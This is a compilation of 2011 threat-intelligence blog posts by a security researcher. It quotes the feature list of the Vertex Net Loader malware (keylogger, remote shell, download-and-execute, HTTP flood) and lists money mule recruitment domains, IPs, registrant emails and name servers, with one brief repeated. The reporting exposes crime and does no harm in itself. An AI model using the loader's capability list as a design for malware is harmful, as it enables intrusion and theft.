*In early-stage development (currently in BETA), the Vertex Net Loader is your typical web-based command*

*and control malware loader, worth keeping an eye on.*

*More details:*

#### **Info on the loader:**

*This is the small program that will send/retrieve info from/to the web panel , it is like the server part of a RAT. The loader is coded in C++. Size unpacked is 100kb , compressed is very small and still stable. I choose C++ as the language for this project cause i code C++ since a long time but i never release some security soft, so as a friend said it is a shame to have a knowledge in C++ and don't use it instead of Delphi all the time. Also C++ is faster and more stable than any other language.*

#### **Features of the loader:**

- *Send message box*
- *Execute any kind of commands*
- *close loader process*
- *Download files and execute them*
- *Get the process list*
- *Get the modules list from PID*
- *Set the keylogger status ON/OFF*
- *Retrieve the keylogger logs*
- *Read the file content and retrieve it*
- *Uninstall the loader*
- *Httpflood same technologies as i used for DarkComet that is very powerfull*
- *Remote shell*

773



- *Visit any webpage*

### ***Upcoming features:***

- *FWB*
- *More commands*
- *Panel Installer*

- *More possibilities in the webpanel*
- *User manager in the panel*
- *Plugins support*
- *and more.*

774



775



776



*Monitoring of Vertex Net Loader's development is ongoing.*

### ***Related posts:***

*[1]A Peek Inside a New DDoS Bot - "Snap"*

*[2]Coding Spyware and Malware for Hire*

*[3]Will Code Malware for Financial Incentives*

*[4]E-crime and Socioeconomic Factors*

*[5]Web Based Botnet Command and Control Kit 2.0*

*[6]BlackEnergy DDoS Bot Web Based*



777

*[7]A New DDoS Malware Kit in the Wild*

*[8]The Cyber Bot - Web Based Malware*

*[9]The Black Sun Bot - Web Based Malware*

*[10]Custom DDoS Capabilities Within a Malware*

*[11]Botnet on Demand Service*

*[12]Loads.cc - DDoS for Hire Service*

*[13]Using Market Forces to Disrupt Botnets*

*[14]Botnet Communication Platforms*

*[15]A Botnet Master's To-Do List*

*[16]DDoS on Demand VS DDoS Extortion*

*[17]How Does a Botnet with 100k Infected PCs Look Like?*

***This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.***

1. <http://ddanchev.blogspot.com/2011/05/peek-inside-new-ddos-bot-snap.html>

2. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

3. <http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html>

4. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>

5. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>
6. <http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html>
7. <http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html>
8. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_20.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html)
9. [http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample\\_7672.html](http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html)
10. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
11. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
12. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>
13. <http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html>
14. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
15. <http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html>
16. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
17. <http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html>

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

778



### ***Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)***

*The following brief summarizes currently active money mule recruitment web sites, actively recruiting money mules for the processing of fraudulently obtained funds.*

*Currently active sites residing within **AS42708**, PORTLANE Network [www.portlane.com](http://www.portlane.com); **AS29713**, INTERPLEXINC Interplex LLC; **AS38913**, Enter-Net-Team-AS; **AS24940**, HETZNER-AS Hetzner Online:*

**ATLANTALTD-UK.CC** - 193.105.134.233

**ATLANTA-LTD-UK.NET** - 78.46.105.205 - Email: [admin@atlanta-ltd-uk.net](mailto:admin@atlanta-ltd-uk.net)

**3ATLANTA-UK.COM** - 193.105.134.233

**BLITZNET-GROUPINC.CC** - 78.46.105.205 - Email: [admin@derwart-group.at](mailto:admin@derwart-group.at)

**5DALI-STYLE.COM** - 98.141.220.117

**DALISTYLE-GROUP.CC** - 98.141.220.118 - Email: [tolls@mailti.com](mailto:tolls@mailti.com)

**DERWOODE-GROUP.COM** - 98.141.220.117

**DERWOODE-GROUP.NET** - 98.141.220.117

**GLACIS-GROUP-LLC.COM** - 193.105.134.232

**1GLACISGROUP-LLC.NET** - 193.105.134.233

**IT-AMIRA.NET** - 86.55.210.3 - Email: support@it-amira.net

**ITAMIRA-DE.COM** - 86.55.210.6 - Email: admin@itamira-de.com

**ITSERV-DE.CO** - 78.46.105.205 - Email: admin@itserv-de.co

**IT-SERVICELTD.BE** - 78.46.105.205

**KADE-GROUP.COM** - 86.55.210.4 - Email: admin@kade-group.com

**MASTERART-GROUP.COM** - 98.141.220.116 - Email: east@mail13.com

**MENDRYLTD.COM** - 98.141.220.117 - Email: admin@mendryltd.com

**MENZEL-GROUP.TV** - 98.141.220.118 - Email: admin@devotion-company.com

**MITISSANSERVICE-GROUP-LTD.CC** - 98.141.220.117 - Email: berra@cutemail.org

**MITISSANSERVICEGROUP-LTD.COM** - 98.141.220.117 - Email: alibi@mailae.com

779

**oregonltd-uk.cc** - 86.55.210.5 - Email: cause@ca4.ru

**PARLEN-GROUP-LLC.COM** - 98.141.220.118 - Email: admin@parlen-groupllc.com

**PARLENGROUPLLC.NET** - 98.141.220.114

**PARLEN-GROUP-USA.COM** - 98.141.220.118

**quad-groupuk.cc** - 86.55.210.6 - Email: prissy@mailae.com

**QUAD-GROUPUK.CC** - 86.55.210.6 - Email:  
prissy@mailae.com

**QUAD-IT-GROUP.COM** - 193.105.134.232 - Email:  
admin@quad-it-group.com

**QUINTAGROUP.CC** - 98.141.220.117 - Email:  
cola@mailae.com

**QUINTA-GROUPUS.COM** - 98.141.220.118 - Email:  
admin@quinta-groupus.com

**QUINTA-LLC.NET** - 98.141.220.118 - Email: admin@quinta-  
llc.net

**REXTECHINNOVATION.COM** - 98.141.220.118 - Email:  
admin@rextechinnovation.com

**REXTECHLTD.CC** - 98.141.220.115 - Email: blurt@fxmail.net

**REXTECHLTD-US.COM** - 98.141.220.118 - Email:  
admin@rextechltd-us.com

**SPECIAL-ART-LTD.COM** - 193.105.134.233 - Email:  
admin@special-art-ltd.com

**SPECIAL-ART-UK.CC** - 193.105.134.234

**SUBLIME-LTD.NET** - 98.141.220.118 - Email:  
admin@sublime-ltd.net

**TARGETMARKETGROUP-LLC.CC** - 98.141.220.117 - Email:  
admin@targetmarketgroup-llc.cc

**TAZPROGLTD-US.COM** - 98.141.220.117 - Email:  
admin@tazprogltd-us.co

**VNSPROJECT-DE.CC** - 78.46.105.205 - Email:  
admin@vnsproject-de.cc

**VORTEXLLC-UK.COM** - 193.105.134.232 - Email:  
admin@vortexllc-uk.com

**VORTEX-LLC-UK.NET** - 193.105.134.230 - Email:  
admin@vortex-llc-uk.net

780



*Name servers of notice:*

**NS1.NAMESUKNS.CC** - 178.162.172.48 - Email: pal@bz3.ru

**NS2.NAMESUKNS.CC** - 69.10.56.131

**NS3.NAMESUKNS.CC** - 66.199.229.123

**NS1.NAMEUK.AT** - 178.162.172.57 - Email:  
admin@nameuk.at

**NS2.NAMEUK.AT** - 69.10.56.132

**NS3.NAMEUK.AT** - 66.199.229.124

**NS1.UKDNSTART.NET** - 178.162.172.40 - Email:  
admin@ukdnstart.net

**NS2.UKDNSTART.NET** - 69.10.56.130

**NS3.UKDNSTART.NET** - 66.199.229.122

**NS1.DNSUS.SU** - 217.23.15.137 - Email: wifi@yourisp.ru

**NS2.DNSUS.SU** - 87.118.81.7

781

**NS3.DNSUS.SU** - 87.118.81.10

**NS1.NAMEUSNS.SU** - 217.23.15.138 - Email: lavier@bz3.ru

**NS2.NAMEUSNS.SU** - 84.19.161.7

**NS3.NAMEUSNS.SU** - 84.19.161.10

**NS1.USDENNS.SU** - 217.23.15.136 - Email: lipstick@free-id.ru

**NS2.USDENNS.SU** - 84.19.161.7

**NS3.USDENNS.SU** - 84.19.161.10

*Monitoring of money mule recruitment campaigns is ongoing.*

### **Related posts:**

*[1]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[7]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[9]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[10]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[12]Keeping Reshipping Mule Recruiters on a Short Leash*

*[13]Keeping Money Mule Recruiters on a Short Leash*

*[14]Standardizing the Money Mule Recruitment Process*

*[15]Inside a Money Laundering Group's Spamming Operations*

*[16]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[17]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [18]Dancho Danchev's blog.***



1. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)
2. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>
3. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>
4. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
5. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>
8. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
10. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
11. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
13. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

14. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

15. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

16. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

17. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

782

18. <http://ddanchev.blogspot.com/>

783



### ***Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)***

*The following brief summarizes currently active money mule recruitment web sites, actively recruiting money mules for the processing of fraudulently obtained funds.*

*Currently active sites residing within **AS42708**, PORTLANE Network [www.portlane.com](http://www.portlane.com); **AS29713**, INTERPLEXINC Interplex LLC; **AS38913**, Enter-Net-Team-AS; **AS24940**, HETZNER-AS Hetzner Online:*

***ATLANTALTD-UK.CC*** - 193.105.134.233

***ATLANTA-LTD-UK.NET*** - 78.46.105.205 - Email: [admin@atlanta-ltd-uk.net](mailto:admin@atlanta-ltd-uk.net)

***3ATLANTA-UK.COM*** - 193.105.134.233

**BLITZNET-GROUPINC.CC** - 78.46.105.205 - Email:  
admin@derwart-group.at

**5DALI-STYLE.COM** - 98.141.220.117

**DALISTYLE-GROUP.CC** - 98.141.220.118 - Email:  
tolls@mailti.com

**DERWOODE-GROUP.COM** - 98.141.220.117

**DERWOODE-GROUP.NET** - 98.141.220.117

**GLACIS-GROUPLLC.COM** - 193.105.134.232

**1GLACISGROUP-LLC.NET** - 193.105.134.233

**IT-AMIRA.NET** - 86.55.210.3 - Email: support@it-amira.net

**ITAMIRA-DE.COM** - 86.55.210.6 - Email: admin@itamira-  
de.com

**ITSERV-DE.CO** - 78.46.105.205 - Email: admin@itserv-de.co

**IT-SERVICELTD.BE** - 78.46.105.205

**KADE-GROUP.COM** - 86.55.210.4 - Email: admin@kade-  
group.com

**MASTERART-GROUP.COM** - 98.141.220.116 - Email:  
east@mail13.com

**MENDRYLTD.COM** - 98.141.220.117 - Email:  
admin@mendryltd.com

**MENZEL-GROUP.TV** - 98.141.220.118 - Email:  
admin@devotion-company.com

**MITISSANSERVICE-GROUP-LTD.CC** - 98.141.220.117 -  
Email: berra@cutemail.org

**MITISSANSERVICEGROUP-LTD.COM** - 98.141.220.117 -  
Email: alibi@mailae.com

784

**oregonltd-uk.cc** - 86.55.210.5 - Email: cause@ca4.ru

**PARLEN-GROUPLLC.COM** - 98.141.220.118 - Email:  
admin@parlen-groupllc.com

**PARLENGROUPLLC.NET** - 98.141.220.114

**PARLEN-GROUP-USA.COM** - 98.141.220.118

**quad-groupuk.cc** - 86.55.210.6 - Email: prissy@mailae.com

**QUAD-GROUPUK.CC** - 86.55.210.6 - Email:  
prissy@mailae.com

**QUAD-IT-GROUP.COM** - 193.105.134.232 - Email:  
admin@quad-it-group.com

**QUINTAGROUP.CC** - 98.141.220.117 - Email:  
cola@mailae.com

**QUINTA-GROUPUS.COM** - 98.141.220.118 - Email:  
admin@quinta-groupus.com

**QUINTA-LLC.NET** - 98.141.220.118 - Email: admin@quinta-  
llc.net

**REXTECHINNOVATION.COM** - 98.141.220.118 - Email:  
admin@rextechinnovation.com

**REXTECHLTD.CC** - 98.141.220.115 - Email: blurt@fxmail.net

**REXTECHLTD-US.COM** - 98.141.220.118 - Email:  
admin@rextechltd-us.com

**SPECIAL-ART-LTD.COM** - 193.105.134.233 - Email:  
admin@special-art-ltd.com

**SPECIAL-ART-UK.CC** - 193.105.134.234

**SUBLIME-LTD.NET** - 98.141.220.118 - Email:  
admin@sublime-ltd.net

**TARGETMARKETGROUP-LLC.CC** - 98.141.220.117 - Email:  
admin@targetmarketgroup-llc.cc

**TAZPROGLTD-US.COM** - 98.141.220.117 - Email:  
admin@tazprogltd-us.co

**VNSPROJECT-DE.CC** - 78.46.105.205 - Email:  
admin@vnsproject-de.cc

**VORTEXLLC-UK.COM** - 193.105.134.232 - Email:  
admin@vortexllc-uk.com

**VORTEX-LLC-UK.NET** - 193.105.134.230 - Email:  
admin@vortex-llc-uk.net

785



Name servers of notice:

**NS1.NAMESUKNS.CC** - 178.162.172.48 - Email: pal@bz3.ru

**NS2.NAMESUKNS.CC** - 69.10.56.131

**NS3.NAMESUKNS.CC** - 66.199.229.123

**NS1.NAMEUK.AT** - 178.162.172.57 - Email:  
admin@nameuk.at

**NS2.NAMEUK.AT** - 69.10.56.132

**NS3.NAMEUK.AT** - 66.199.229.124

**NS1.UKDNSTART.NET** - 178.162.172.40 - Email:  
admin@ukdnstart.net

**NS2.UKDNSTART.NET** - 69.10.56.130

**NS3.UKDNSTART.NET** - 66.199.229.122

**NS1.DNSUS.SU** - 217.23.15.137 - Email: wifi@yourisp.ru

**NS2.DNSUS.SU** - 87.118.81.7

786

**NS3.DNSUS.SU** - 87.118.81.10

**NS1.NAMEUSNS.SU** - 217.23.15.138 - Email: lavier@bz3.ru

**NS2.NAMEUSNS.SU** - 84.19.161.7

**NS3.NAMEUSNS.SU** - 84.19.161.10

**NS1.USDENNS.SU** - 217.23.15.136 - Email: lipstick@free-  
id.ru

**NS2.USDENNS.SU** - 84.19.161.7

**NS3.USDENNS.SU** - 84.19.161.10

*Monitoring of money mule recruitment campaigns is  
ongoing.*

**Related posts:**

*[1]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Seven*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Six*

*[4]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[7]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[8]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[9]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[10]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[11]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[12]Keeping Reshipping Mule Recruiters on a Short Leash*

*[13]Keeping Money Mule Recruiters on a Short Leash*

*[14]Standardizing the Money Mule Recruitment Process*

*[15]Inside a Money Laundering Group's Spamming Operations*

*[16]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[17]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [18]Dancho Danchev's blog.***

1. [http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short\\_25.html](http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html)

2. <http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html>

4. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>

5. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

6. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

8. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>



10. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
11. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
12. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
13. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
14. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
15. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
16. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
17. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

787

18. <http://ddanchev.blogspot.com/>

788

## **2.6**

### **June**

789



## ***Summarizing ZDNet's Zero Day Posts for May (2011-06-08 16:24)***

*The following is a brief summary of all of my posts at ZDNet's Zero Day for May. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:*

790



*Recommended reading:*

- *[3] China's Blue Army: When nations harness hacktivists for information warfare*

**01.** *[4]Vishing attack on Skype pushing scareware*

**02.** *[5]Commtouch: 71 percent increase in new zombies*

**03.** *[6]Osama execution video scam spreading on Facebook*

**04.** *[7]New MAC OS X scareware delivered through blackhat SEO*

**05.** *[8]'You visit illegal websites' FBI-themed emails lead to scareware*

**06.** *[9]Fake Microsoft Patch Tuesday emails lead to Zeus crimeware*

**07.** *[10]'Enable Dislike Button' scam spreading on Facebook*

**08.** *[11]NASA's Goddard Space Flight Center FTP server hacked*

**09.** *[12]'Checkout Your PROFILE Stalkers' scam spreading on Facebook*

**10.** [13]'The World Funniest Condom Commercial - LOL'  
scam spreading on Facebook

**11.** [14]China's Blue Army: When nations harness hacktivists  
for information warfare

**This post has been reproduced from [15]Dancho  
Danchev's blog. Follow him [16]on Twitter.**

1. [http://www.zdnet.com/topics/dancho+danchev?  
o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/blog/security/chinas-blue-army-when-nations-harness-hacktivists-for-information-warfare-/8686>
4. <http://www.zdnet.com/blog/security/vishing-attack-on-skype-pushing-scareware/8598>
5. <http://www.zdnet.com/blog/security/commtouch-71-percent-increase-in-new-zombies/8602>
6. <http://www.zdnet.com/blog/security/osama-execution-video-scam-spreading-on-facebook/8607>
7. <http://www.zdnet.com/blog/security/new-mac-os-x-scareware-delivered-through-blackhat-seo/8614>
8. <http://www.zdnet.com/blog/security/you-visit-illegal-websites-fbi-themed-emails-lead-to-scareware/8618>
9. <http://www.zdnet.com/blog/security/fake-microsoft-patch-tuesday-emails-lead-to-zeus-crimeware/8646>

10. <http://www.zdnet.com/blog/security/enable-dislike-button-scam-spreading-on-facebook/8655>
11. <http://www.zdnet.com/blog/security/nasas-goddard-space-flight-center-ftp-server-hacked/8660>
12. <http://www.zdnet.com/blog/security/checkout-your-profile-stalkers-scam-spreading-on-facebook/8665>
13. <http://www.zdnet.com/blog/security/the-world-funniest-condom-commercial-lol-scam-spreading-on-facebook/8680>

80

14. <http://www.zdnet.com/blog/security/chinas-blue-army-when-nations-harness-hacktivists-for-information-warfare-/8686>

15. <http://ddanchev.blogspot.com/>
16. <http://twitter.com/danchodanchev>

791

**2.7**

**July**

792



**Summarizing ZDNet's Zero Day Posts for June (2011-07-07 12:24)**

*The following is a brief summary of all of my posts at ZDNet's Zero Day for June. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day's main feed**, or follow me on Twitter:*

**01.** *[3]'Hot Lesbian Video - Rihanna and Hayden Panettiere' scam on Facebook leads to Mac malware*

**02.** *[4]Sony Europe hacked by Lebanese grey hat hacker*

**03.** *[5]Spamvertised United Parcel Service emails lead to scareware*

**04.** *[6]The most common iPhone passcodes*

**05.** *[7]AutoRun malware infections declining*

**06.** *[8]'McDonald's Free Dinner Day' emails lead to scareware*

**07.** *[9]Two DDoS attacks hit Network Solutions*

793

**08.** *[10]'The Creator of LulzSec arrested in London' scam spreading on Facebook*

**09.** *[11]Federal Reserve themed emails lead to Zeus crimeware*

**10.** *[12]'Photographer committed SUICIDE 3 days after shooting THIS video!' scam spreading on Facebook*

***This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.***

1. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)

2. <http://feeds.feedburner.com/zdnet/security>
3. <http://www.zdnet.com/blog/security/hot-lesbian-video-rihanna-and-hayden-panettiere-scam-on-facebook-leads-to-mac-malware/8717>
4. <http://www.zdnet.com/blog/security/sony-europe-hacked-by-lebanese-grey-hat-hacker/8725>
5. <http://www.zdnet.com/blog/security/spamvertised-united-parcel-service-emails-lead-to-scareware/8745>
6. <http://www.zdnet.com/blog/security/the-most-common-iphone-passcodes/8760>
7. <http://www.zdnet.com/blog/security/autorun-malware-infections-declining/8772>
8. <http://www.zdnet.com/blog/security/mcdonalds-free-dinner-day-emails-lead-to-scareware/8848>
9. <http://www.zdnet.com/blog/security/two-ddos-attacks-hit-network-solutions/8852>
10. <http://www.zdnet.com/blog/security/the-creator-of-lulzsec-arrested-in-london-scam-spreading-on-facebook/8856>
11. <http://www.zdnet.com/blog/security/federal-reserve-themed-emails-lead-to-zeus-crimeware/8862>
12. <http://www.zdnet.com/blog/security/photographer-commited-suicide-3-days-after-shooting-this-video-scam-spreading-on-facebook/8911>

13. <http://ddanchev.blogspot.com/>

14. <http://twitter.com/danchodanchev>

794



### ***Keeping Money Mule Recruiters on a Short Leash - Part Ten (2011-07-07 13:25)***

*The following intelligence brief is part of the [1]**Keeping Money Mule Recruiters on a Short Leash series**. In it, I'll expose currently active money mule recruitment domains, their domain registration details, currently responding*

*IPs, and related ASs.*

*Currently active money mule recruitment domains:*

**ACWOODE-GROUP.COM** - 184.168.64.173 - Email: *admin@acwoode-group.com*

**ACWOODE-GROUP.NET** - 184.168.64.173 - Email: *admin@acwoode-group.net*

**ART-GROUPINTEGRETED.COM** - 78.46.105.205 - Email: *admin@art-groupintegreted.com*

**ARTINTEGRATED-GROUP.NET** - 78.46.105.205 - Email: *crony@cutemail.org*

**COMPLETE-ART-GROUP-LTD.COM** - 193.105.134.233 - Email: *saps@cutemail.org*

**COMPLETE-ART-UK.NET** - 193.105.134.232 - Email: *admin@complete-art-uk.net*

**CONDORLLC-UK.COM** - 193.105.134.231 - Email:  
plods@fxmail.net

**CONDOR-LLC-UK.NET** - 193.105.134.233 - Email:  
admin@condor-llc-uk.net

**CONTEMP-USAINC.COM** - 184.168.64.173 - Email:  
admin@contemp-usainc.com

**CONTEMP-USGROUP.COM** - 184.168.64.173 - Email:  
admin@contemp-usgroup.com

**DE-KADEGROUP.CC** - 193.105.134.230 - Email:  
cents@mailae.com

**DERWOODE-GROUP.CC** - 98.141.220.115 - Email:  
web@derwoode-group.cc

**ELENTY-CO.NET** - 184.168.64.173 - Email: abcs@mailti.com

**ELENTY-LLC.COM** - 184.168.64.173 - Email: admin@elenty-llc.com

**GAPSONART.NET** - 184.168.64.173 - Email:  
admin@gapsonart.net

**GLACIS-GROUPUK.NET** - 78.46.105.205 - Email:  
admin@glacis-groupuk.net

**GURU-GROUP.CC** - 184.168.64.173 - Email: admin@guru-group.cc

**GURU-GROUP.NET** - 184.168.64.173 - Email:  
jj@cutemail.org

**INTECHTODEX-GROUP.COM** - 184.168.64.173 - Email:  
uq@mail13.com



**INTEGRATED-EUROPE-IT.NET** - 78.46.105.205 - Email:  
admin@integrated-europe-it.net

795

**ITAGROUP-USA.NET** - 98.141.220.117 - Email:  
admin@itagroup-usa.net

**IT-ANALISYS.COM** - 98.141.220.115 - Email:  
yea@mailae.com

**ITANALYSISGROUP.NET** - 98.141.220.116 - Email:  
admin@itanalysisgroup.net

**KADE-GROUPDE.NET** - 78.46.105.205 - Email:  
zigzag@fxmail.net

**MASTERARTUSA.COM** - 98.141.220.114 - Email:  
day@mailae.com

**NARTEN-ART.COM** - 209.190.4.91 - Email:  
glamor@fxmail.net

**NARTENART.NET** - 209.190.4.91 - Email:  
admin@nartenart.net

**quad-groupuk.cc** - 78.46.105.205 - Email:  
prissy@mailae.com

**REFINEMENT-ANTIQUE.COM** - 184.168.64.173 - Email:  
xe@fxmail.net

**SCAR-BEIINC.COM** - 184.168.64.173 - Email: admin@scar-beiinc.com

**SKYLINE-ANTIQUE.COM** - 209.190.4.91 - Email:  
blurs@mailae.com

**SKYLINE-LTD.NET** - 209.190.4.91 - Email: admin@skyline-ltd.net

**SMARTLLC-UK.COM** - 193.105.134.234 - Email: admin@smartllc-uk.com

**SMART-LLC-UK.NET** - 193.105.134.233 - Email: pol@mailae.com

**SPECIAL-ARTUK.COM** - 193.105.134.232 - Email: admin@special-artuk.com

**SUBLIMELTD.COM** - 98.141.220.118 - Email: admin@sublimeltd.com

**TODEX-GROUP.NET** - 184.168.64.173 - Email: admin@todex-group.net

796



The domains reside within the following ASs: AS10297, RoadRunner RR-RC; AS42708; PORTLANE Network; AS26496;

GODADDY.com; AS29713, INTERPLEXINC; AS24940, HETZNER-AS Hetzner Online.

Name servers of notice:

**NS1.MKNS.SU** - 85.25.250.244 - Email: mkns@cheapbox.ru

**NS2.MKNS.SU** - 46.4.148.119

**NS3.MKNS.SU** - 184.82.158.76

**NS1.MLDNS.SU** - 85.25.145.63 - Email: mldns@free-id.ru

**NS2.MLDNS.SU** - 46.4.148.74

**NS3.MLDNS.SU** - 184.82.158.74

**NS1.MNAMEDL.SU** - 85.25.250.211 - Email: mnamed@yourisp.ru

**NS2.MNAMEDL.SU** - 46.4.148.118

**NS3.MNAMEDL.SU** - 184.82.158.75

**NS1.DNSUS.SU** - 217.23.15.137 - Email: wifi@yourisp.ru

**NS2.DNSUS.SU** - 87.118.81.7

797

**NS3.DNSUS.SU** - 87.118.81.10

**NS1.NAMEUSNS.SU** - 217.23.15.138 - Email: lavier@bz3.ru

**NS2.NAMEUSNS.SU** - 84.19.161.7

**NS3.NAMEUSNS.SU** - 84.19.161.10

**NS1.USDENNS.SU** - 217.23.15.136 - Email: lipstick@free-id.ru

**NS2.USDENNS.SU** - 84.19.161.7

**NS3.USDENNS.SU** - 84.19.161.10

**NS1.NAMESUKNS.CC** - 86.55.210.4 - Email: pal@bz3.ru

**NS2.NAMESUKNS.CC** - 193.105.134.232

**NS3.NAMESUKNS.CC** - 193.105.134.237

**NS1.NAMEUK.AT** - 86.55.210.5 - Email: admin@nameuk.at

**NS2.NAMEUK.AT** - 193.105.134.233

***NS3.NAMEUK.AT - 193.105.134.236***

***NS1.UKDNSTART.NET - 86.55.210.5 - Email:  
admin@ukdnstart.net***

***NS2.UKDNSTART.NET - 193.105.134.233***

***NS3.UKDNSTART.NET - 193.105.134.236***

***NS1.DENDRUYOS.NET - 86.55.210.4 - Email:  
admin@dendruyos.net***

***NS2.DENDRUYOS.NET - 193.105.134.232***

***NS3.DENDRUYOS.NET - 193.105.134.237***

***NS1.DEDNSAUTH.NET - 86.55.210.2 - Email:  
admin@dednsauth.net***

***NS2.DEDNSAUTH.NET - 193.105.134.230***

***NS3.DEDNSAUTH.NET - 193.105.134.239***

***NS1.DELTOPOOR.AT - 86.55.210.3 - Email:  
admin@deltopoor.at***

***NS2.DELTOPOOR.AT - 193.105.134.231***

***NS3.DELTOPOOR.AT - 193.105.134.238***

*Monitoring of ongoing money mule recruitment campaigns is ongoing.*

*Related posts:*

*[2]Keeping Money Mule Recruiters on a Short Leash - Part Nine*

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT*

